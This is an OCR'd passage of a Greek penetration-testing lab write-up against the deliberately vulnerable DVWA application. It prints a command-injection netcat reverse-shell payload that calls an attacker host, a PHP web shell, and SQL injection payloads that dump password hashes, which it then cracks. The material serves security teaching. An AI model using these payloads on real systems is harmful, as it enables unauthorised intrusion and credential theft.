
Δοκιμάζουμε τα στοιχεία στην εφαρμογή και όντως συνδεθήκαμε επιτυχώς με το μήνυμα “Welcome to the password protected area admin”.



Εικόνα 32. DVWA – Επιτυχής σύνδεση χρήστη στην εφαρμογή ιστού.

Προχωρώντας στην επόμενη σελίδα, βλέπουμε μία φόρμα, η οποία μας ζητάει να εισάγουμε μία διεύθυνση IP με σκοπό να εκτελέσει την εντολή ping, η οποία χρησιμοποιείται για τον εντοπισμό της διαθεσιμότητας και της απόδοσης ενός απομακρυσμένου πόρου του δικτύου.


Για δοκιμή, εισάγουμε τη διεύθυνση 127.0.0.1 και πατάμε Submit. Βλέπουμε στο αποτέλεσμα της εντολής ότι έχει επιστρέψει 4 διαδοχικές απαντήσεις, οι οποίες μας δείχνουν ότι ο διακομιστής απαντάει στον εαυτό του ότι είναι διαθέσιμος.



Εικόνα 33. DVWA – Εκτέλεση εντολής ping.


Ο σκοπός μας εδώ είναι να δοκιμάσουμε αν σε αυτό το πεδίο μπορούμε να τρέξουμε και άλλες εντολές εκτός από το ping. Για αρχή θα δοκιμάσουμε να εισάγουμε την εντολή ls ακριβώς μετά τη διεύθυνση, διαχωρίζοντας την με το σύμβολο “;”. Δηλαδή: “127.0.0.1 ; ls”

Στο αποτέλεσμα της εντολής βλέπουμε ότι στο τέλος μας έχει επιστρέψει και το αποτέλεσμα της εντολής “ls”, άρα το πεδίο είναι ευάλωτο σε Command Injection.



Εικόνα 34. DVWA – Εκμετάλλευση ευπάθειας Command Injection


Για να μας επιστρέφει μόνο το αποτέλεσμα της δεύτερης εντολής μπορούμε να διαχωρίζουμε τις εντολές με το σύμβολο “|”. Δηλαδή: “127.0.0.1 | ls”



Εικόνα 35. DVWA – Εκμετάλλευση ευπάθειας Command Injection


Εφόσον ανακαλύψαμε ότι μπορούμε να τρέξουμε οποιαδήποτε εντολή στο μηχάνημα, θα δοκιμάσουμε να τρέξουμε Reverse Shell για να πάρουμε μη εξουσιοδοτημένη απομακρυσμένη πρόσβαση στο διακομιστή μέσω γραμμής εντολών χωρίς να χρειαζόμαστε πλέον την εφαρμογή για την εκτέλεση εντολών.

Για αρχή τρέχουμε στο Kali Linux το netcat σε λειτουργία listening στην τυχαία πόρτα 4444, με την παρακάτω εντολή: nc -lvnp 4444



Εικόνα 36. Kali Linux – Εργαλείο netcat

Επίσης, φτιάχνουμε ένα reverse shell payload στη σελίδα revshells.com και το αντιγράφουμε.




Εικόνα 37. Δημιουργία reverse shell payload στη σελίδα https://www.revshells.com

Στη συνέχεια εισάγουμε στο πεδίο της εφαρμογής τη διεύθυνση IP 127.0.0.1, ακολουθούμενη από το reverse shell payload, το οποίο αντιγράψαμε πριν, και πατάμε το κουμπί Submit.
127.0.0.1 & rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.211.55.6 4444 >/tmp/f

Εικόνα 38. DVWA - Εκμετάλλευση ευπάθειας Command Injection

Αμέσως βλέπουμε ότι το netcat συνδέθηκε απομακρυσμένα με το διακομιστή της εφαρμογής. Εκτελούμε μερικές εντολές και επιβεβαιώνουμε ότι έχουμε πρόσβαση. Πλέον, έχουμε αποκτήσει πρόσβαση στο λειτουργικό σύστημα και συγκεκριμένα στο χρήστη www-data, ο οποίος έχει δικαιώματα πρόσβασης στα αρχεία της εφαρμογής ιστού. Δηλαδή, μέσω αυτού του χρήστη έχουμε τη δυνατότητα να επέμβουμε στο περιεχόμενο της εφαρμογής ιστού και να το αλλάξουμε ή ακόμα και να το

διαγράψουμε εντελώς και να φορτώσουμε μία άλλη σελίδα. Επιπρόσθετα, σε ένα πραγματικό σενάριο penetration testing ο ελεγκτής θα δοκίμαζε να αναβαθμίσει τα δικαιώματα του χρήστη, έτσι ώστε να έχει πρόσβαση σε περισσότερα δεδομένα του διακομιστή και ίσως να εξαπλωνόταν σε άλλους υπολογιστές στο τοπικό δίκτυο, εκμεταλλεύοντας επιπλέον πιθανές ευπάθειες.



Εικόνα 39. Kali Linux – Επιτυχής σύνδεση του εργαλείου netcat με τον εξυπηρετητή της εφαρμογής ιστού.


Η επόμενη επίθεση σχετίζεται με μεταφόρτωση αρχείων στον web server. Μπαίνοντας στη σελίδα File Upload βλέπουμε μία φόρμα μεταφόρτωσης με ένα κουμπί Browse και ένα κουμπί Upload. Θα δοκιμάσουμε αν μπορούμε να ανεβάσουμε ένα κακόβουλο αρχείο .php το οποίο θα μας επιτρέψει να αποκτήσουμε μη εξουσιοδοτημένη πρόσβαση στο λειτουργικό σύστημα διακομιστή και να τρέξουμε εντολές.

Θα χρησιμοποιήσουμε τη συνάρτηση system() της php, η οποία εκτελεί την εντολή που της δίνεται και επιστρέφει το αποτέλεσμα. Θα τη διαμορφώσουμε ως εξής:

<?php system($_GET['cmd']);?>


Θα την γράψουμε σε ένα αρχείο κειμένου και θα το αποθηκεύσουμε ως shell.php. Στη συνέχεια, θα πάμε πάλι στη σχετική σελίδα της εφαρμογής, θα πατήσουμε Browse, θα επιλέξουμε το αρχείο και θα πατήσουμε Upload.

Μας εμφανίζεται το μήνυμα που μας δείχνει ότι μεταφορτώθηκε επιτυχώς στην τοποθεσία: "../../hackable/uploads/shell.php".




Εικόνα 40. DVWA - Μεταφόρτωση κακόβουλου αρχείου στον εξυπηρετητή.

Θα προσθέσουμε αυτό το μονοπάτι στο τέλος του URL της σελίδας για να ανοίξουμε το αρχείο που μεταφορτώσαμε, δηλαδή “http://dvwa.gr/hackable/uploads/shell.php”. Βλέπουμε μία λευκή σελίδα, χωρίς κάποιο μήνυμα σφάλματος.



Εικόνα 41. DVWA – Πρόσβαση στο αρχείο shell.php που μεταφορτώθηκε.

Μέσω του URL μπορούμε να δώσουμε στη συνάρτηση system() να τρέξει μία εντολή. Ξέροντας από την φάση της αναγνώρισης ότι ο διακομιστής τρέχει λειτουργικό σύστημα Ubuntu, θα δοκιμάσουμε την εντολή “whoami”, η οποία επιστρέφει το όνομα του τρέχοντος χρήστη σε λειτουργικά συστήματα linux. Διαμορφώνουμε το URL ως εξής και πατάμε enter για να το στείλουμε:
“http://dvwa.gr/hackable/uploads/shell.php?cmd=whoami”



Εικόνα 42. DVWA – Εκτέλεση εντολής στο λειτουργικό σύστημα μέσω του URL.

Βλέπουμε ότι η εντολή έτρεξε επιτυχώς και μας επέστρεψε ως αποτέλεσμα ότι ο χρήστης είναι ο “www-data”.


Ακριβώς όπως στην προηγούμενη επίθεση, και εδώ θα προσπαθούσαμε να διεισδύσουμε περισσότερο στο διακομιστή, αναβαθμίζοντας τα δικαιώματα του χρήστη ή να εξαπλωθούμε στο δίκτυο.

Η επόμενη επίθεση που θα δοκιμάσουμε είναι η “SQL Injection”. Ο στόχος μας είναι να ανακτήσουμε όλα τα ονόματα χρηστών με τους κωδικούς τους από τη βάση δεδομένων.

Βλέπουμε ένα πεδίο με όνομα User ID και ένα κουμπί Submit.


Εικόνα 43. DVWA – Ευπάθεια SQL Injection

Δοκιμάζουμε να εισάγουμε τυχαία τον αριθμό 1 και βλέπουμε ότι ανήκει στο χρήστη admin.



Εικόνα 44. DVWA – Ευπάθεια SQL Injection

Αντίστοιχα, εισάγουμε τον αριθμό 2 και βλέπουμε ότι ανήκει στο χρήστη Gordon Brown.



Εικόνα 45. DVWA – Ευπάθεια SQL Injection

Βρήκαμε τυχαία αυτά τα ID των χρηστών αλλά και να μη βρίσκαμε κανένα δε θα επηρέαζε το σενάριο της επίθεσης.

Κάθε φορά που εισάγουμε ένα ID στο πεδίο και πατάμε το κουμπί Submit, η εφαρμογή στέλνει ένα ερώτημα στη βάση δεδομένων, το οποίο μοιάζει με το παρακάτω:

SELECT first_name, last_name FROM users WHERE user_id = '[Το ID που εισάγουμε]'


Για την εκμετάλλευση της ευπάθειας θα χρησιμοποιήσουμε τυχαία το ID: 1, αλλά θα μπορούσαμε να χρησιμοποιήσουμε οποιοδήποτε, ακόμα και μη υπαρκτό. Δοκιμάσουμε να εισάγουμε μετά τον αριθμό 1 τη συνθήκη “OR 1=1”, η οποία ισχύει πάντα.

Με το κατάλληλο συντακτικό της SQL θα διαμορφωθεί ως εξής: “1’ or ‘1’=’1” και ολόκληρο το ερώτημα θα έμοιαζε ως εξής:

SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1'

Εισάγουμε το παρακάτω και βλέπουμε ότι μας επέστρεψε όλους τους χρήστες από το table:

1’ or ‘1’=’1




Εικόνα 46. DVWA – Εκμετάλλευση ευπάθειας SQL Injection

Δοκιμάζουμε να ανακτήσουμε και τους κωδικούς από τους χρήστες χρησιμοποιώντας τον όρο UNION της SQL, ο οποίος επιτρέπει την εκτέλεση συμπληρωματικών ερωτημάτων select. Μπορεί να χρησιμοποιηθεί και για να ζητήσει δεδομένα από άλλα tables. Υποθέτουμε ότι το όνομα χρήστη ονομάζεται user και ο κωδικός ονομάζεται password στη βάση δεδομένων, οπότε το UNION διαμορφώνεται ως εξής:

“'UNION SELECT user, password FROM users#”


Τρέχοντας το UNION query στην εφαρμογή μας επιστρέφει επιτυχώς όλα τα ονόματα χρηστών και τα hashes από τους κωδικούς τους.

Παίρνουμε το hash του χρήστη pablo. Υποθέτοντας ότι είναι τύπου MD5, θα το αποκρυπτογραφήσουμε χρησιμοποιώντας μια σελίδα που προσφέρει αποκωδικοποίηση αλγορίθμου MD5, όπως η md5decrypt.net.



Εικόνα 47. DVWA – Εκμετάλλευση ευπάθειας SQL Injection

Ο κωδικός του χρήστη pablo βρήκε ότι είναι “letmein”.

